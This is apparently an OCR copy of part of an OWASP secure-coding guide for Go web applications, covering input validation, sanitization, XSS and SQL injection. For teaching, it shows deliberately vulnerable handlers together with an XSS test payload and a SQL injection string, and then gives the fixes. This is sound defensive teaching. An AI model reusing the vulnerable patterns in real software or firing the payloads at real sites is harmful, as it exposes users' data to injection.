
# The Go Language Guide

## Web Application Secure Coding Practices



https://owasp.org



# Table of Contents

# Introduction

Go Language - Web Application Secure Coding Practices is a guide written for anyone who is using the Go Programming Language and aims to use it for web development.

This book is collaborative effort of Checkmarx Security Research Team and it follows the OWASP Secure Coding Practices - Quick Reference Guide v2 (stable) release.

The main goal of this book is to help developers avoid common mistakes while at the same time, learning a new programming language through a "hands-on approach". This book provides a good level of detail on "how to do it securely" showing what kind of security problems could arise during development.

# Why This Book

According to Stack Overflow's annual Developer Survey, Go has made the top 5 most Loved and Wanted programming languages list for the second year in a row. With its surge in popularity, it is critical that applications developed in Go are designed with security in mind.

Checkmarx Research Team helps educate developers, security teams, and the industry overall about common coding errors, and brings awareness of vulnerabilities that are often introduced during the software development process.

# The Audience for this Book

The primary audience of the Go Secure Coding Practices Guide is developers, particularly the ones with previous experience with other programming languages.

The book is also a great reference to those learning programming for the first time, who have already finish the Go tour.

# What You Will Learn

This book covers the OWASP Secure Coding Practices Guide topic-by-topic, providing examples and recommendations using Go, to help developers avoid common mistakes and pitfalls.

After reading this book, you'll be more confident you're developing secure Go applications.

# About OWASP Secure Coding Practices

The Secure Coding Practices Quick Reference Guide is an OWASP - Open Web Application Security Project. It is a "*technology agnostic set of general software security coding practices, in a comprehensive checklist format, that can be integrated into the development lifecycle*" (source).

OWASP itself is "*an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security*" (source).

# How to Contribute

This book was created using a few open source tools. If you're curious about how we built it from scratch, read the How To contribute section.

# Input Validation

In web application security, user input and its associated data are a security risk if left unchecked. We address this risk by using "Input Validation" and "Input Sanitization". These should be performed in every tier of the application, according to the server's function. An important note is that all data validation procedures must be done on trusted systems (i.e. on the server).

As noted in the OWASP SCP Quick Reference Guide, there are sixteen bullet points that cover the issues that developers should be aware of when dealing with Input Validation. A lack of consideration for these security risks when developing an application is one of the main reasons Injection ranks as the number 1 vulnerability in the "OWASP Top 10".

User interaction is a fundamental requirement of the current development paradigm in web applications. As web applications become increasingly richer in content and possibilities, user interaction and submitted user data also increases. It is in this context that Input Validation plays a significant role.

When applications handle user data, the input data **must be considered insecure by default**, and only accepted after the appropriate security checks have been made. Data sources must also be identified as trusted, or untrusted, and in the case of an untrusted source, validation checks must be made.

In this section an overview of each technique is provided, along with a sample in Go to illustrate the issues.

- Validation
  1. User Interactivity
     - Whitelisting
     - Boundary checking
     - Character escaping
     - Numeric validation
  2. File Manipulation
  3. Data sources
     - Cross-system consistency checks
     - Hash totals
     - Referential integrity
     - Uniqueness check
     - Table look up check
- Post-validation Actions
  1. Enforcement Actions
     - Advisory Action
     - Verification Action
- Sanitization
  1. Check for invalid UTF-8
     - Convert single less-than characters (<) to entity
     - Strip all tags
     - Remove line breaks, tabs and extra white space
     - Strip octets

- URL request path

# Validation

In validation checks, the user input is checked against a set of conditions in order to guarantee that the user is indeed entering the expected data.

**IMPORTANT:** If the validation fails, the input must be rejected.

This is important not only from a security standpoint but from the perspective of data consistency and integrity, since data is usually used across a variety of systems and applications.

This article lists the security risks developers should be aware of when developing web applications in Go.

# User Interactivity

Any part of an application that allows user input is a potential security risk. Problems can occur not only from threat actors that seek a way to compromise the application, but also from erroneous input caused by human error (statistically, the majority of the invalid data situations are usually caused by human error). In Go there are several ways to protect against such issues.

Go has native libraries which include methods to help ensure such errors are not made. When dealing with strings we can use packages like the following examples:

- `strconv` package handles string conversion to other datatypes.
  - `Atoi`
  - `ParseBool`
  - `ParseFloat`
  - `ParseInt`
- `strings` package contains all functions that handle strings and its properties.
  - `Trim`
  - `ToLower`
  - `ToTitle`
- `regexp` package support for regular expressions to accommodate custom formats[1].
- `utf8` package implements functions and constants to support text encoded in UTF-8. It includes functions to translate between runes and UTF-8 byte sequences.

  Validating UTF-8 encoded runes:

  - `Valid`
  - `ValidRune`
  - `ValidString`

  Encoding UTF-8 runes:

  - `EncodeRune`

  Decoding UTF-8:

  - `DecodeLastRune`
  - `DecodeLastRuneInString`

    - `DecodeRune`
    - `DecodeRuneInString`

**Note**: `Forms` are treated by Go as `Maps` of `String` values.

Other techniques to ensure the validity of the data include:

- *Whitelisting* - whenever possible validate the input against a whitelist of allowed characters. See Validation - Strip tags.
- *Boundary checking* - both data and numbers length should be verified.
- *Character escaping* - for special characters such as standalone quotation marks.
- *Numeric validation* - if input is numeric.
- *Check for Null Bytes* - `(%00)`
- *Checks for new line characters* - `%0d`, `%0a`, `\r`, `\n`
- *Checks forpath alteration characters* - `../` or `\\..`
- *Checks for Extended UTF-8* - check for alternative representations of special characters

**Note**: Ensure that the HTTP request and response headers only contain ASCII characters.

Third-party packages exist that handle security in Go:

- Gorilla - One of the most used packages for web application security. It has support for `websockets`, `cookie sessions`, `RPC`, among others.
- Form - Decodes `url.Values` into Go value(s) and Encodes Go value(s) into `url.Values`. Dual `Array` and Full `map` support.
- Validator - Go `Struct` and `Field` validation, including `Cross Field`, `Cross Struct`, `Map` as well as `Slice` and `Array` diving.

# File Manipulation

Any time file usage is required ( `read` or `write` a file ), validation checks should also be performed, since most of the file manipulation operations deal with user data.

Other file check procedures include "File existence check", to verify that a filename exists.

Addition file information is in the File Management section and information regarding `Error Handling` can be found in the Error Handling section of the document.

# Data sources

Anytime data is passed from a trusted source to a less-trusted source, integrity checks should be made. This guarantees that the data has not been tampered with and we are receiving the intended data. Other data source checks include:

- *Cross-system consistency checks*
- *Hash totals*
- *Referential integrity*

**Note:** In modern relational databases, if values in the primary key field are not constrained by the database's internal mechanisms then they should be validated.

- *Uniqueness check*
- *Table look up check*

# Post-validation Actions

According to Data Validation's best practices, the input validation is only the first part of the data validation guidelines. Therefore, *Post-validation Actions* should also be performed. The *Post-validation Actions* used vary with the context and are divided in three separate categories:

- **Enforcement Actions** Several types of *Enforcement Actions* exist in order to better secure our application and data.
  - inform the user that submitted data has failed to comply with the requirements and therefore the data should be modified in order to comply with the required conditions.
  - modify user submitted data on the server side without notifying the user of the changes made. This is most suitable in systems with interactive usage.

  **Note:** The latter is used mostly in cosmetic changes (modifying sensitive user data can lead to problems like truncating, which result in data loss).
- **Advisory Action** Advisory Actions usually allow for unchanged data to be entered, but the source actor is informed that there were issues with said data. This is most suitable for non-interactive systems.
- **Verification Action** Verification Action refer to special cases in Advisory Actions. In these cases, the user submits the data and the source actor asks the user to verify the data and suggests changes. The user then accepts these changes or keeps his original input.

  A simple way to illustrate this is a billing address form, where the user enters his address and the system suggests addresses associated with the account. The user then accepts one of these suggestions or ships to the address that was initially entered.

---

> [1]. Before writing your own regular expression have a look at OWASP Validation Regex Repository ↩

# Sanitization

Sanitization refers to the process of removing or replacing submitted data. When dealing with data, after the proper validation checks have been made, sanitization is an additional step that is usually taken to strengthen data safety.

The most common uses of sanitization are as follows:

## Convert single less-than characters `<` to entity

In the native package `html` there are two functions used for sanitization: one for escaping HTML text and another for unescaping HTML. The function `EscapeString()`, accepts a string and returns the same string with the special characters escaped. i.e. `<` becomes `<`. Note that **this function only escapes the following five characters: `<`, `>`, `&`, `'` and `"`**. Other characters should be encoded manually, or, you can use a third party library that encodes all relevant characters. Conversely there is also the `UnescapeString()` function to convert from entities to characters.

## Strip all tags

Although the `html/template` package has a `stripTags()` function, it's unexported. Since no other native package has a function to strip all tags, the alternatives are to use a third-party library, or to copy the whole function along with its private classes and functions.

Some of the third-party libraries available to achieve this are:

- https://github.com/kennygrant/sanitize
- https://github.com/maxwells/sanitize
- https://github.com/microcosm-cc/bluemonday

## Remove line breaks, tabs and extra white space

The `text/template` and the `html/template` include a way to remove whitespaces from the template, by using a minus sign `-` inside the action's delimiter.

Executing the template with source

```
{{- 23}} < {{45 -}}
```

will lead to the following output

```
23<45
```

**NOTE**: If the minus `-` sign is not placed immediately after the opening action delimiter `{{` or before the closing action delimiter `}}`, the minus sign `-` will be applied to the value

Template source

```
{{ -3 }}
```

leads to

```
-3
```

# URL request path

In the `net/http` package there is an HTTP request multiplexer type called `ServeMux`. It is used to match the incoming request to the registered patterns, and calls the handler that most closely matches the requested URL. In addition to its main purpose, it also takes care of sanitizing the URL request path, redirecting any request containing `.` or `..` elements or repeated slashes to an equivalent, cleaner URL.

A simple Mux example to illustrate:

```
func main() {
  mux := http.NewServeMux()

  rh := http.RedirectHandler("http://yourDomain.org", 307)
  mux.Handle("/login", rh)

  log.Println("Listening...")
  http.ListenAndServe(":3000", mux)
}
```

**NOTE**: Keep in mind that `ServeMux` doesn't change the URL request path for `CONNECT` requests, thus possibly making an application vulnerable for path traversal attacks if allowed request methods are not limited.

The following third-party packages are alternatives to the native HTTP request multiplexer, providing additional features. Always choose well tested and actively maintained packages.

- Gorilla Toolkit - MUX

# Output Encoding

Although output encoding only has six bullets in the section on OWASP SCP Quick Reference Guide, undesirable practices of Output Encoding are rather prevalent in Web Application development, thus leading to the Top 1 vulnerability: Injection.

As Web Applications become more complex, the more data sources they usually have, for example: users, databases, thirty party services, etc. At some point in time collected data is outputted to some media (e.g. a web browser) which has a specific context. This is exactly when injections happen if you do not have a strong Output Encoding policy.

Certainly you've already heard about all the security issues we will approach in this section, but do you really know how do they happen and/or how to avoid them?

# XSS - Cross Site Scripting

Although most developers have heard about it, most have never tried to exploit a Web Application using XSS.

Cross Site Scripting has been on OWASP Top 10 security risks since 2003 and it's still a common vulnerability. The 2013 version is quite detailed about XSS, for example: attack vectors, security weakness, technical impacts and business impacts.

In short

> You are vulnerable if you do not ensure that all user supplied input is properly escaped, or you do not verify it to be safe via server-side input validation, before including that input in the output page. (source)

Go, just like any other multi-purpose programming language, has everything needed to mess with and make you vulnerable to XSS, despite the documentation being clear about using the html/template package. Quite easily, you can find "hello world" examples using net/http and io packages. And without realizing it, you're vulnerable to XSS.

Imagine the following code:


```
package main

import "net/http"
import "io"

func handler (w http.ResponseWriter, r *http.Request) {
    io.WriteString(w, r.URL.Query().Get("param1"))
}

func main () {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

This snippet creates and starts an HTTP Server listening on port `8080` ( `main()` ), handling requests on server's root ( `/` ).


The `handler()` function, which handles requests, expects a Query String parameter `param1`, whose value is then written to the response stream ( `w` ).

As `Content-Type` HTTP response header is not explicitly defined, Go `http.DetectContentType` default value will be used, which follows the WhatWG spec.

So, making `param1` equal to "test", will result in `Content-Type` HTTP response header to be sent as `text/plain`.





But if `param1` first characters are "<h1>", `Content-Type` will be `text/html`.



You may think that making `param1` equal to any HTML tag will lead to the same behavior, but it won't. Making `param1` equal to "<h2>", "" or "<form>" will make `Content-Type` to be sent as `plain/text` instead of expected `text/html`.

Now let's make `param1` equal to `<script>alert(1)</script>`.

As per the WhatWG spec, `Content-Type` HTTP response header will be sent as `text/html`, `param1` value will be rendered, and here it is, the XSS (Cross Site Scripting).




After talking with Google regarding this situation, they informed us that:


> It's actually very convenient and intended to be able to print html and have the content-type set automatically. We expect that programmers will use html/template for proper escaping.

Google states that developers are responsible for sanitizing and protecting their code. We totally agree BUT in a language where security is a priority, allowing `Content-Type` to be set automatically besides having `text/plain` as default, is not the best way to go.

Let's make it clear: `text/plain` and/or the text/template package won't keep you away from XSS, since it does not sanitize user input.

```
package main

import "net/http"
import "text/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```


Making `param1` equal to "<h1>" will lead to `Content-Type` being sent as `text/html`. This is what makes you vulnerable to XSS.





By replacing the text/template package with the html/template one, you'll be ready to proceed... safely.

```
package main

import "net/http"
import "html/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```

Not only `Content-Type` HTTP response header will be sent as `text/plain` when `param1` is equal to "<h1>"




but also `param1` is properly encoded to the output media: the browser.


Mozilla Firefox
http://192.1... 3C/script%3E
192.168.122.246:8080/?param1=<script>alert(1)</script>
Search
<script>alert(1)</script>
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
WS
Other
One request, 0.04 KB, 0.01 s
Filter URLs
Status
Method
File
Domain
Cause
Type
Transferred
Size
0 ms
80 ms
160 ms
200
GET
/?param1=<script>alert(1)</script>
192.168.122.246:8080
document
plain
37 B
37 B
11 ms

# SQL Injection

Another common injection that's due to the lack of proper output encoding is SQL Injection. This is mostly due to an old bad practice: string concatenation.

In short, whenever a variable holding a value which may include arbitrary characters such as ones with special meaning to the database management system is simply added to a (partial) SQL query, you're vulnerable to SQL Injection.

Imagine you have a query such as the one below:

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = " + customerId

row, _ := db.QueryContext(ctx, query)
```

You're about to be exploited and subsequently breached.

For example, when provided a valid `customerId` value you will only list that customer's credit card(s). But what if `customerId` becomes `1 OR 1=1`?

Your query will look like:

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

... and you will dump all table records (yes, `1=1` will be true for any record)!

There's only one way to keep your database safe: Prepared Statements.

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"

stmt, _ := db.QueryContext(ctx, query, customerId)
```

Notice the placeholder `?`. Your query is now:

- readable,
- shorter and
- SAFE

Placeholder syntax in prepared statements is database-specific. For example, comparing MySQL, PostgreSQL, and Oracle:

| MySQL | PostgreSQL | Oracle |
|---|---|---|
| WHERE col = ? | WHERE col = $1 | WHERE col = :col |
| VALUES(?, ?, ?) | VALUES($1, $2, $3) | VALUES(:val1, :val2, :val3) |

Check the Database Security section in this guide to get more in-depth information about this topic.

# Authentication and Password Management

OWASP Secure Coding Practices is a valuable document for programmers to help them to validate if all best practices were followed during project implementation. Authentication and Password Management are critical parts of any system and they are covered in detail from user signup, to credentials storage, password reset and private resources access.

Some guidelines may be grouped for more in-depth details. Plus, source code examples are provided to illustrate the topics.

# Rules of Thumb

Let's start with the rules of thumb: "*all authentication controls must be enforced on a trusted system*" which usually is the server where the application's backend is running.

For the sake of system's simplicity, and to reduce the points of failure, you should utilize standard and tested authentication services. Usually frameworks already have such a module and you're encouraged to use them as they are developed, maintained, and used by many people behaving as a centralized authentication mechanism. Nevertheless, you should "*inspect the code carefully to ensure it is not affected by any malicious code*", and be sure that it follows the best practices.

